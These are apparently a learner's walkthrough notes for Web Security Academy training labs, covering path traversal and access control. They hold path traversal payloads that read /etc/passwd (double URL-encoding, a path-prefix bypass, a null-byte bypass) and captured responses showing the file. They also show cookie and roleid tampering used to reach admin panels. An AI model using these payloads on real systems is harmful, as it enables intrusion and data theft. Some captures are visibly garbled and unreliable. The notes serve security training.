6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0a5f0008035fd8d0c0af53e000f000b3.web-security-academy.net/product?productId=2
13 Accept-Encoding: gzip, deflate
14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
15 Connection: close
16

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1256
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32

```

Lab 4: File path traversal, traversal sequences stripped with superfluous URL-decode

## PRACTITIONER

This lab contains a [file path traversal](#) vulnerability in the display of product images.

The application blocks input containing [path traversal](#) sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the /etc/passwd file.

### [Access the lab](#)

#### Solution

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the filename parameter, giving it the value:

..%252f..%252fetc/passwd

3. Observe that the response contains the contents of the /etc/passwd file.

## View product click

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /product?productId=2 HTTP/1.1
2 Host: Oac400e204df3be2c06b2eb300aa00d9.web-security-academy.net
3 Cookie: session=luVzUqoWVvDzxV6ZUVDZbwa4dzTSH6I
4 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oac400e204df3be2c06b2eb300aa00d9.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
19
```

Then forward

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 GET /image?filename=56.jpg HTTP/1.1
2 Host: Oac400e204df3be2c06b2eb300aa00d9.web-security-academy.net
3 Cookie: session=luVzUqoWVvDzxV6ZUVDZbwa4dzTSH6I
4 Sec-Ch-Ua: "Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://Oac400e204df3be2c06b2eb300aa00d9.web-security-academy.net/product?productId=2
13 Accept-Encoding: gzip, deflate
14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
15 Connection: close
16
17
```

Send to repeater

2 times url encode of ../../etc/passwd

```
..%252f..%252f..%252fetc/passwd
..%252f..%252f..%252fetc/passwd
..%252f..%252f..%252fetc/passwd
```

```

Request
Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd HTTP/1.1
2 Host: 0a400e204df3be2c06b2e30aa0d4.web-security-academy.net
3 Cookie: session=luVzUqoWWVbzvxE62UD2bwa4dzTSH61
4 Sec-Ch-Ua: "Not/A;Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0a400e204df3be2c06b2e30aa0d4.web-security-academy.net/product?productId=2
13 Accept-Encoding: gzip, deflate
14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
15 Connection: close
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1256
5
6 root:x:0:root:/root:/bin/bash
7 daemon:x:1:daemon:/usr/sbin:/sbin/nologin
8 bin:x:2:bin:/bin:/usr/sbin/nologin
9 sync:x:3:sync:/dev:/usr/sbin/nologin
10 sys:x:4:sys:/var:/bin/sync
11 games:x:60:games:/usr/games:/usr/sbin/nologin
12 mail:x:6:mail:/var/mail:/usr/sbin/nologin
13 lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mailman:x:8:mailman:/var/mail:/usr/sbin/nologin
15 news:x:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 ircd:x:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32

```

## Lab 5: File path traversal, validation of start of path

### PRACTITIONER

This lab contains a [file path traversal](#) vulnerability in the display of product images. The application transmits the full file path via a request parameter, and validates that the supplied path starts with the expected folder. To solve the lab, retrieve the contents of the /etc/passwd file.

### Solution

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the filename parameter, giving it the value:

/var/www/images/../../../../etc/passwd

3. Observe that the response contains the contents of the /etc/passwd file.

Click view product:

```

Request
Pretty Raw Hex
1 GET /product?productId=2 HTTP/1.1
2 Host: 0a9200890323dd66c00e60de00ff007a.web-security-academy.net:443 [79.125.84.16]
3 Cookie: session=08trHAc1czmApqMbuishiHGv5tPTipucao
4 Sec-Ch-Ua: "Not/A;Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a9200890323dd66c00e60de00ff007a.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18
19

```

### Forward

```

Request
Pretty Raw Hex
1 GET /image?filename=/var/www/images/66.jpg HTTP/1.1
2 Host: 0a9200890323dd66c00e60de00ff007a.web-security-academy.net:443 [79.125.84.16]
3 Cookie: session=08trHAc1czmApqMbuishiHGv5tPTipucao
4 Sec-Ch-Ua: "Not/A;Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0a9200890323dd66c00e60de00ff007a.web-security-academy.net/product?productId=2
13 Accept-Encoding: gzip, deflate
14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
15 Connection: close
16
17

```

Send to repeater and change the first line

```

Request
Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd HTTP/1.1
2 Host: Oab00ee03b06185clea3cbe0051003a.web-security-academy.net
3 Cookie: session=808trHAc1cmAqf0u3HiGV5tTlpuao
4 Sec-Ch-Ua: "Not/A/Brand";v="0", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://Oab00ee03b06185clea3cbe0051003a.web-security-academy.net/product?productId=2
13 Accept-Encoding: gzip, deflate
14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
15 Connection: close
16
17

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1256
5
6 root:x:0:0:root:/root/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin/usr/sbin/nologin
9 sync:x:3:3:sync:/dev/usr/sbin/nologin
10 sysync:x:4:6534:sysc:/bin/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:1:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 lister:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:gnats_Bug-Reporting_System_(admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:6534:6534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:6534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagbus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:6534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32

```

## Lab 6: File path traversal, validation of file extension with null byte bypass

### PRACTITIONER

This lab contains a [file path traversal](#) vulnerability in the display of product images. The application validates that the supplied filename ends with the expected file extension. To solve the lab, retrieve the contents of the `/etc/passwd` file. [Access the lab](#)

### Solution

1. Use Burp Suite to intercept and modify a request that fetches a product image.

2. Modify the filename parameter, giving it the value:

`../../../../etc/passwd%00.png`

3. Observe that the response contains the contents of the `/etc/passwd` file

### View product

```

Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 GET /product?productId=2 HTTP/1.1
2 Host: Oab00ee03b06185clea3cbe0051003a.web-security-academy.net
3 Cookie: session=808trHAc1cmAqf0u3HiGV5tTlpuao
4 Sec-Ch-Ua: "Not/A/Brand";v="0", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oab00ee03b06185clea3cbe0051003a.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close

```

### Forward

```

Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 GET /image?filename=11.jpg HTTP/1.1
2 Host: Oab00ee03b06185clea3cbe0051003a.web-security-academy.net
3 Cookie: session=808trHAc1cmAqf0u3HiGV5tTlpuao
4 Sec-Ch-Ua: "Not/A/Brand";v="0", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://Oab00ee03b06185clea3cbe0051003a.web-security-academy.net/product?productId=6
13 Accept-Encoding: gzip, deflate
14 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
15 Connection: close
16

```

Send to repeater and Change the first line

Request

Pretty Raw Hex

```
1 GET /image?filename=../../../../etc/passwd$00.png HTTP/1.1
2 Host: 0abe00ee0b7c2008bcd00830088.web-security-academy.net
3 Cookie: session=8p3yfjYmZ2tqfBmg1RqvrBMS
4 Sec-Ch-Ua: "Not_A Brand";v="8", "chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer:
https://0abe00ee0b7c2008bcd00830088.web-security-academy.net/product?productId=6
13 Accept-Encoding: gzip, deflate
14 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7
15 Connection: close
16
17
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: image/png
3 Connection: close
4 Content-Length: 1256
5
6 root:x:0:root:/root:/bin/bash
7 daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:games:/usr/games:/usr/sbin/nologin
12 man:x:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/noneexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/noneexistent:/usr/sbin/nologin
25 peter:x:1001:12001:/home/peter:/bin/bash
26 carlos:x:12000:12002::/home/carlos:/bin/bash
27 www:x:12000:12000::/var/www:/bin/bash
28 elmet:x:12099:12096::/home/elmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/noneexistent:/usr/sbin/nologin
31 dnmasq:x:102:65534:dnmasq,,,:/var/lib/misc:/usr/sbin/nologin
32
```

## Access control

Lab 1: Unprotected admin functionality

### APPRENTICE

This lab has an unprotected admin panel. Solve the lab by deleting the user carlos. [Access the lab](#)

### Solution

1. Go to the lab and view robots.txt by appending /robots.txt to the lab URL. Notice that the Disallow line discloses the path to the admin panel.
2. In the URL bar, replace /robots.txt with /administrator-panel to load the admin panel.
3. Delete carlos.

<https://0a6000740386e0b7c2008bcd00830088.web-security-academy.net/>

<https://0a6000740386e0b7c2008bcd00830088.web-security-academy.net/robots.txt>

https://0a6000740386e0b7c2008bcd00830088.web-security-academy.net/robots.txt

```
User-agent: *
Disallow: /administrator-panel
```

<https://0a6000740386e0b7c2008bcd00830088.web-security-academy.net/administrator-panel>

delete carlos

Lab 2: Unprotected admin functionality with unpredictable URL

### APPRENTICE

This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application. Solve the lab by accessing the admin panel, and using it to delete the user carlos. [Access the lab](#)

### Solution

1. Review the lab home page's source using Burp Suite or your web browser's developer tools.
2. Observe that it contains some JavaScript that discloses the URL of the admin panel.
3. Load the admin panel and delete carlos.

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 0a8e004504b39890c27d11d100400000.web-security-academy.net
3 Cookie: session=NDJfVCR1aGdxSDwYFmbPfdzx14t4xS
4 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a8e004504b39890c27d11d100400000.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close
18

```

```

Response
Pretty Raw Hex Render
46 </p>
47 <script>
48     var isAdmin = false;
49     if (isAdmin) {
50         var topLinksTag = document.getElementsByClassName ("top-links") [0];
51         var adminPanelTag = document.createElement ('a');
52         adminPanelTag.setAttribute ('href', '/admin-rzz84g');
53         adminPanelTag.innerText = 'Admin panel';
54         topLinksTag.appendChild (adminPanelTag);
55         var pTag = document.createElement ('p');
56         pTag.innerText = '!';
57         topLinksTag.appendChild (pTag);
58     }
59 </script>
60 <a href="/my-account">
61     My account
62 </a>
63 <p>
64     !
65 </p>
66 </section>

```

Go to <https://0a8e004504b39890c27d11d100400000.web-security-academy.net/admin-rzz84g>

And delete Carlos

### Lab 3: User role controlled by request parameter

#### APPRENTICE

This lab has an admin panel at /admin, which identifies administrators using a forgeable cookie. Solve the lab by accessing the admin panel and using it to delete the user carlos. You can log in to your own account using the following credentials: wiener:peter [Access the lab](#)

#### Solution

1. Browse to /admin and observe that you can't access the admin panel.
2. Browse to the login page.
3. In Burp Proxy, turn interception on and enable response interception.
4. Complete and submit the login page, and forward the resulting request in Burp.
5. Observe that the response sets the cookie Admin=false. Change it to Admin=true.
6. Load the admin panel and delete Carlos

Go to <https://0abe0024047a553ac256134200c1000d.web-security-academy.net/admin>

```

Pretty Raw Hex
1 GET /admin HTTP/1.1
2 Host: 0abe0024047a553ac256134200c1000d.web-security-academy.net
3 Cookie: session=5j9G17p3tIrtoohio8YeKMcmeCIyXNG ; Admin=false ; session=ve05OGAOXNoDCRVl1TPyd6HNQ7byewhZ
4 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
16 Connection: close

```

Change selected area to → Admin=true;

At the same time delete session token

```

Pretty Raw Hex
1 GET /admin HTTP/1.1
2 Host: 0abe0024047a553ac256134200c1000d.web-security-academy.net
3 Cookie: session=5j9G17p3tIrtoohio8YeKMcmeCIyXNG ; Admin=true ;
4 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
16 Connection: close

```

When you go to admin panel change every time selected area that writed way

```

Pretty Raw Hex
1 GET /admin HTTP/1.1
2 Host: 0abe0024047a553ac256134200c1000d.web-security-academy.net
3 Cookie: session=5j9G17p3tirtoohloP8YekMtmbCIyNKG ; Admin=false ; session=ve050GAOXNoDCRVLlTRyd6HNQ7byewh2
4 Sec-Ch-UA: "Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Referer: https://0abe0024047a553ac256134200c1000d.web-security-academy.net/admin
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close

```

```

Pretty Raw Hex
1 GET /admin HTTP/1.1
2 Host: 0abe0024047a553ac256134200c1000d.web-security-academy.net
3 Cookie: session=5j9G17p3tirtoohloP8YekMtmbCIyNKG ; Admin=true ;
4 Sec-Ch-UA: "Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-UA-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Referer: https://0abe0024047a553ac256134200c1000d.web-security-academy.net/admin
15 Accept-Encoding: gzip, deflate
16 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
17 Connection: close

```

Now you can delete user now

User role controlled by request parameter

Back to lab description >

Congratulations, you solved the lab!

Congratulations, you solved the lab!

**Share your skills!** Continue learning >

**Share your skills!** Continue learning >

[Home](#) | [Admin panel](#) | [My account](#)

## Users

wiener - [Delete](#)

Lab 4: User role can be modified in user profile

### APPRENTICE

This lab has an admin panel at /admin. It's only accessible to logged-in users with a roleid of 2. Solve the lab by accessing the admin panel and using it to delete the user carlos. You can log in to your own account using the following credentials: wiener:peter [Access the lab](#)

### Solution

- Log in using the supplied credentials and access your account page.
- Use the provided feature to update the email address associated with your account.
- Observe that the response contains your role ID.
- Send the email submission request to Burp Repeater, add "roleid":2 into the JSON in the request body, and resend it.
- Observe that the response shows your roleid has changed to 2.
- Browse to /admin and delete carlos.

Request	Response
<pre>Pretty Raw Hex 1 POST /my-account/change-email HTTP/1.1 2 Host: Da9400ab047e98afc22fie2c00360057.web-security-academy.net 3 Cookie: session=ZifK4wCq05xOF7agMbb3G48x90RJqcS 4 Content-Length: 39 5 Sec-Ch-Ua: "Not/A/Brand";v="8", "Chromium";v="102" 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 8 Sec-Ch-Ua-Platform: "Windows" 9 Content-Type: text/plain;charset=UTF-8 10 Accept: */* 11 Origin: https://Da9400ab047e98afc22fie2c00360057.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://Da9400ab047e98afc22fie2c00360057.web-security-academy.net/my-account 16 Accept-Encoding: gzip, deflate 17 Accept-Language: tr-TR, tr;q=0.9, en-US;q=0.8, en;q=0.7 18 Connection: close 19 20 {     "email": "test@test.com",     "roleid": 1 }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 302 Found 2 Location: /my-account 3 Content-Type: application/json; charset=utf-8 4 Connection: close 5 Content-Length: 117 6 7 { 8     "username": "wiener", 9     "email": "test@test.com", 10    "apikey": "LlshE5H7lQEcIPyGFZTMHHhEqdRH7xUa", 11    "roleid": 1 12 }</pre>

When you want to updatate email roleid is equal to 1 but if you change to 2, you will get admin authority, then go to admin panel and delete Carlos.

Request	Response
